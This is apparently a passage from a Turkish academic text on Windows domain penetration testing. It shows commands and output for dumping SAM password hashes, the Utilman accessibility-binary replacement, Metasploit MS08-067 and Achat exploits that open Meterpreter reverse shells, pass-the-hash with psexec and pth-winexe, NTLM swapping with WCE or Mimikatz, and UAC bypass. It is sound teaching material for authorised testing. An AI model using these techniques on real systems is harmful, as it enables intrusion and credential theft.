
Şekil 4.2: SAM ve SYSTEM Dosyaları

Yöntem - 1: Linux samdump2 ve bkhive araçları ile yerel hesaplara ait parola özetleri Şekil 4.3'te görüldüğü gibi elde edilebilir [121].

```
root@kali:~/Desktop# bkhive SYSTEM SAM_Anahtari
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{2A7FB991-7BBE-4F9D-B91E-7CB51D4737F5}
Default ControlSet: 001
Bootkey: f6c395c3d7a966530a22b381ee58a1dd
root@kali:~/Desktop# samdump2 SAM SAM_Anahtari
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{C4E7BA2B-68E8-499C-B1A1-371AC8D717C7}
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c
59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Yonetici:1001:aad3b435b51404eeaad3b435b51404ee:47bf8039a8506cd67c524a03
ff84ba4e:::
```

Şekil 4.3: Linux samdump2 ve bkhive Araçları ile Parola Özetlerinin Elde Edilmesi

Yöntem - 2: Linux Ophcrack aracı ile yerel hesaplara ait parola özetleri Şekil 4.4'te görüldüğü gibi elde edilebilir.



Şekil 4.4: Ophcrack Aracı ile Parola Özetlerinin Elde Edilmesi

Yukarıda belirtilen yöntemler ile tüm disk sistemine (C, D, E,...) erişim sağlanabilir. Özellikle SAM ve SYSTEM dosyalarına erişim sağlanarak diğer adımlar için önemli bir bilgi sağlanmış olur.


4.1.2 Oturuma erişim

Bilgisayarın disk sistemine çevrim dışı olarak erişim sağlandıktan sonra, çeşitli hileler (trick) kullanılarak, Windows komut satırına SYSTEM hakları ile erişim sağlanmaya çalışılır. SYSTEM hakları ile elde edilen komut satırında yeni bir yerel yönetici oluşturularak Windows işletim sistemine oluşturulan yerel yönetici hakları ile oturum elde edilir. Bir diğer yol da mevcut işletim sisteminde yerel yönetici hesabına ait parolanın sıfırlanmasıdır.

Oturuma erişim için uygulanabilecek yöntemler aşağıdaki gibidir:


Yöntem - 1: İşletim sistemi yüklenmeden önce Linux işletim sistemi ile disk sistemine erişim sağlanır. Sonrasında ise Windows oturum açma ekranındaki uygulamalar veya ikonlara ait çalıştırılabilir dosyaların (sethc.exe, utilman.exe, magnify.exe, osk.exe, narrator.exe) bir kopyası alınır (Utilman_orijinal.exe gibi) ve Windows komut satırının (cmd.exe) bir kopyası Şekil 4.5'te görüldüğü gibi bu uygulamanın ismi ile kaydedilir.

Yöntem - 2: Windows işletim sisteminde gerçekleştirilen bazı sıkılaştırmalar sebebi ile Linux gibi bir işletim sistemi kullanılarak başlatılamayabilir. Bu gibi bir durumda



Şekil 4.5: Utilman Hilesi


Başlangıç Onarımı (Launch Startup Repair) özelliği kötüye kullanılarak, Windows işletim sisteminde oturum açılabilir. Bilgisayar yeniden başlatılırken, işletim sistemi yüklenmesi sırasında zorla bilgisayar yeniden başlatılırsa "Windows Error Recovery" ekranı ile karşılaşılır ve Windows işletim sistemi Launch Startup Repair modunda açılması için bir öneride bulunur. Bir süre sonra çıkan ekrandaki bir bağlantı ile işletim sistemindeki bir metin dosyası açılabilir. Böylece Şekil 4.6'da görüldüğü gibi disk sistemine erişim sağlanmış olur. Bir önceki yöntemde de belirtildiği gibi bir takım çalıştırılabilir dosyalarda (sethc.exe, utilman.exe, magnify.exe, osk.exe, narrator.exe) değişiklik yapılabilir.



Şekil 4.6: Launch Startup Repair Özelliği

İki yöntemden birisi uygulandıktan sonra bilgisayar yeniden başlatıldığında Windows oturum açma ekranındaki bu uygulamalar başlatılarak komut satırı elde edilebilir ve yeni bir yerel yönetici oluşturulabilir.

Yöntem - 3: Windows işletim sisteminde oturum açabilmek için bir diğer yöntem de Şekil 4.7'de görüldüğü gibi Linux chntpw aracı ile mevcut kullanıcılarından birisinin parolasını sıfırlamak veya yeni bir yerel yönetici kullanıcısı oluşturmaktır. Ancak mevcut kullanıcıların parolası sıfırlandığında sonraki adımlarda incelenecek olan Pass The Hash saldırıları için önemli bir bilgi olan yerel kullanıcı parola özet bilgileri değişmiş olacaktır. Bu sebeple mevcut kullanıcılar değiştirilmeden yeni kullanıcıların oluşturulması tavsiye edilmektedir.



Şekil 4.7: Linux chntpw Aracı ile Parola Sıfırlama

4.2 İşletim Sistemi Erişimi

Sızma testleri sırasında, olası zafiyetler istismar edilerek Windows işletim sistemine erişim sağlamaya ve bilgisayarda oturum açılmaya çalışılır. Bu oturum; masaüstü oturumu olabileceği gibi, uzaktan kontrol edilen bir komut satırı oturumu da olabilir.

İstemci taraflı saldırılar ile de işletim sistemleri ele geçirilebilir. Ancak, istemci taraflı saldırılar sosyal mühendislik kapsamında değerlendirildiği için etki alanı sızma testleri kapsamında ele alınmamıştır.

İşletim sistemine erişimin sağlanması sırasında istismar edilebilecek zafiyetler 3 ana alt başlıkta incelenebilir.

4.2.1 İşletim sistemi zafiyetlerinin istismarı

İşletim sisteminden (servisten) kaynaklı olan çeşitli zafiyetler istismar edilerek, herhangi bir kimlik bilgisi olmaksızın, işletim sisteminde çeşitli (servisi çalıştıran hesaba ait) yetkilere sahip olunabilir. MS03-026, MS04-007, MS08-067 [122] gibi zafiyetler en sık karşılaşılan zafiyetlerdendir. Bu zafiyetlerin istismarı için internetten indirilen veya özel hazırlanmış istismar kodları kullanılabildiği gibi, Şekil 4.8'de görüldüğü gibi Metasploit Framework tarzı platformlar da kullanılabilir.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.244.146:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:Unknown
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.244.138
[*] Meterpreter session 1 opened (192.168.244.146:4444 -> 192.168.244.138:1030)

meterpreter >
```

Şekil 4.8: Windows İşletim Sistemindeki ms08-067 Zafiyetinin İstismarı

4.2.2 Uygulama zafiyetlerinin istismarı

Şekil 4.9'da görüldüğü gibi işletim sistemindeki bir uygulamadan kaynaklı olan çeşitli zafiyetler istismar edilerek, bir takım yetkilere sahip olunabilir.

```
msf exploit(achat_bof) > exploit

[*] Started reverse handler on 192.168.100.250:4444
[*] Sending stage (770048 bytes) to 192.168.100.120
[*] Meterpreter session 2 opened (192.168.100.250:4444 -> 192.168.100.120:49158)

meterpreter > getuid
Server username: ORNEK\Zeynep
meterpreter > getpid
Current pid: 2652
```

Şekil 4.9: Achat Uygulama Zafiyetinin İstismarı

4.2.3 Yapılandırma ayarlarının istismarı

Kurumlardaki bilgisayarlarda ortak hesapların kullanılmasından kaynaklı konfigürasyon zafiyeti ile sık sık karşılaşılmaktadır. Bu sebeple, bir bilgisayardan elde edilen kimlik bilgisi ile başka bilgisayarlara erişim sağlanabilir. Bir diğer önemli konfigürasyon zafiyeti ise, fiziksel erişim sağlanan bilgisayarda, fiziksel güvenliğin atlatılarak oturum elde edilmesidir. Konfigürasyon zafiyetlerinin istismarına yönelik yöntemler aşağıdaki gibi sıralanabilir.

Yöntem - 1: Elde edilen açık parola bilgisi ile bir bilgisayara uzaktan erişim sağlanabilir. Bu amaçla Şekil 4.10'da görüldüğü gibi Sysinternals psexec aracı kullanılabilir.

```
C:\>psexec.exe \\192.168.2.222 cmd.exe -u Workgroup\Yonetici -p Aa123456

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
win-tcon2hsrfc1\yonetici

C:\Windows\system32>ipconfig | findstr IPv4
   IPv4 Address. . . . . . . . . . . : 192.168.2.222

C:\Windows\system32>
```

Şekil 4.10: Sysinternals Psexec Aracı

Windows komut satırı elde edildikten sonra kurban bilgisayarın üzerindeki veya saldırganın belirlediği bir dosya paylaşımındaki zararlı yazılım başlatılarak, istemci taraflı bir saldırı gibi Meterpreter bağlantısı elde edilebilir. Ancak çoğu zaman parolanın kendisi değil, özeti elde edilebilmektedir. Bu gibi bir durumda diğer yöntemler tercih edilebilir.

Yöntem - 2: Elde edilen açık parola özeti bilgisi ile bir bilgisayara Şekil 4.11'de görüldüğü gibi MSF psexec veya psexec_psh modülleri kullanılarak erişilebilir.

```
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.100.10:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.100.60:445|WORKGROUP as user 'Vedat'...
[*] Uploading payload...
[*] Created \pSLgISGu.exe...
[+] 192.168.100.60:445 - Service started successfully...
[*] Deleting \pSLgISGu.exe...
[*] Sending stage (770048 bytes) to 192.168.100.60
[*] Meterpreter session 3 opened (192.168.100.10:4444 -> 192.168.100.60:49865)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Şekil 4.11: MSF Psexec Modülü

Yöntem - 3: İstemci taraflı güvenlik mekanizmaları (Antivirüs, HIPS gibi) sebebi ile MSF tarafından hazırlanan zararlı yazılımlar yerine aynı işlemi yapan ancak bu mekanizmalara yakalanmayan zararlı yazılımlar kullanılması gerekebilir. Bu amaçla Şekil 4.12'de görüldüğü gibi MSF psexec_command modülü ile paylaşımdaki zararlı bir yazılım çalıştırılabilir.

```
msf auxiliary(psexec_command) > exploit

[*] 192.168.4.17:445 - Executing the command...
[*] 192.168.4.17:445 - Getting the command output...
[*] 192.168.4.17:445 - Command finished with no output
[*] 192.168.4.17:445 - Executing cleanup...
[-] 192.168.4.17:445 - Unable to cleanup \WINDOWS\Temp\HFuAmmxZtyeTElir.txt. E
rror: The server responded with error: STATUS_SHARING_VIOLATION (Command=6 Wor
dCount=0)
[-] 192.168.4.17:445 - Unable to cleanup. Maybe you'll need to manually remove
 true, false from the target.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(psexec_command) >
```

Şekil 4.12: MSF psexec-command Modülü

Böylece Meterpreter kabuğu elde edilebilir.


Yöntem - 4: Güvenlik mekanizmalarının atlatılamadığı durumlarda ise Microsoft tarafından sunulan Sysinternals psexec aracı gibi işletim sisteminin Windows komut satırına erişim ihtiyacı olabilir. Bu amaçla Şekil 4.13'te görüldüğü gibi Linux pth-winexe aracı kullanılabilir.

```
root@pentest:~# pth-winexe -U WORKGROUP/yonetici%AAD3B435B51404EEAAD3B435B51404EE
:47BF8039A8506CD67C524A03FF84BA4E //192.168.4.23 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
pc7\yonetici

C:\Windows\system32>
```

Şekil 4.13: Linux pth-winexe Aracı

Yöntem - 5: Parola özeti kullanılarak herhangi bir güvenlik mekanizmasına yakalanmadan Windows komut satırına erişimin bir diğer yöntemi de bellekteki kimlik bilgilerini değiştirmektir. Örneğin, Vedat kullanıcısının parola özetlerinin elde edildiği bir ortamda, WCE veya Mimikatz aracı ile RAM üzerindeki oturuma ait NTLM bilgileri Vedat hesabına ait kimlik bilgileri (Kullanıcı adı ve parola özeti) ile değiştirilebilir. Örneğin,


WCE aracı "-s" seçeneği ile çalıştırıldıktan sonra, Saldirgan hesabına ait parolanın NTLM özet bilgilerinin (sadece NTLM bilgilerinin), Vedat'ın parolasına ait NTLM özet bilgileri ile değiştiği Şekil 4.14'te görülmektedir.



Şekil 4.14: WCE ile RAM Üzerindeki Parolayı Değiştirme

Böylece Sysinternals psexec aracı ile uzak bilgisayara erişim sağlanabilir.

Yöntem - 6: Uygun şekilde yapılandırılmamış ağlarda saldırgan, kurban olarak seçtiği bir bilgisayar ile bu bilgisayarın gitmek istediği hedef adresin arasına girebilir. Bu ağlarda, Windows işletim sistemini güncellemek isteyen kurban, Microsoft'un güncelleme sitesine gitmek yerine, saldırganın belirlediği DNS kaydına göre ilgili bir sunucuya yönlendirilecektir. Böylece Şekil 4.15'te görüldüğü gibi Windows işletim güncellemesi yerine saldırganın gönderdiği zararlı yazılım yüklenerek kurban bilgisayar, saldırganın eline geçmiş olacaktır.



Şekil 4.15: Windows Update Özelliğinin İstismarı

4.3 Hak Yükseltme

Windows işletim sisteminde en yetkili kullanıcı hesabı SYSTEM hesabıdır. Etki alanındaki en yetkili kullanıcı hesabı ise, Domain Admins (ve Enterprise Admins) grubundaki bir hesap olduğu söylenebilir. Windows işletim sistemine erişim sağlandıktan sonra, işletim sisteminde ve etki alanındaki bir zafiyet kullanılarak, hak yükseltilmeye çalışılabilir.

Hak yükseltilmesine yönelik çeşitli örnekler aşağıdaki gibi sıralanabilir.


Yöntem - 1: Etki alanındaki bir bilgisayarda yerel yönetici hakları ile etki alanında sorgulama gerçekleştirilemez. Bu sebeple, Administrators grubu üyelerinin SYSTEM yetkilerine erişmesi gerekebilir. Bu amaçla Şekil 4.16'da görüldüğü gibi Sysinternals PsExec aracı kullanılabilir.

```
C:\Users\Vedat\Desktop>PsExec.exe -s cmd -accepteula

PsExec v2.11 - Execute processes remotely
Copyright (C) 2001-2014 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>net user /domain
The request will be processed at a domain controller for domain ornek.local.

User accounts for \\DCMakinesi.ornek.local

-------------------------------------------------------------------------------
Administrator            Guest                    Halit
Jale                     krbtgt                   Zeynep
The command completed with one or more errors.

C:\Windows\system32>_
```


Şekil 4.16: Sysinternals Psexec Aracı ile SYSTEM Yetkilerinin Elde Edilmesi

Yöntem - 2: Windows işletim sisteminde yönetici haklarına sahip olunsa bile UAC etkin olduğu durumda kullanıcıdan onay alınması gibi bir koruma mekanizması sağladığı için UAC korumasının atlatılması gerekir. UAC mekanizmasını atlatabilmek için Şekil 4.17'de görüldüğü gibi MSF bypassuac_injection modülü [123] ile yeni bir bağlantı elde edilebilir.

Yöntem - 3: Windows bir istemci bilgisayardaki en önemli hak yükseltme zafiyetleri MS10-015, MS13-053, MS15-051, MS16-032 olarak sıralanabilir. Bu zafiyetler ile standart kullanıcı haklarına sahip bir kullanıcı, yönetici veya SYSTEM yetkilerine sahip olabilmektedir. Şekil 4.18'de Powershell betiği ile hak yükseltme işlemi görülmektedir.

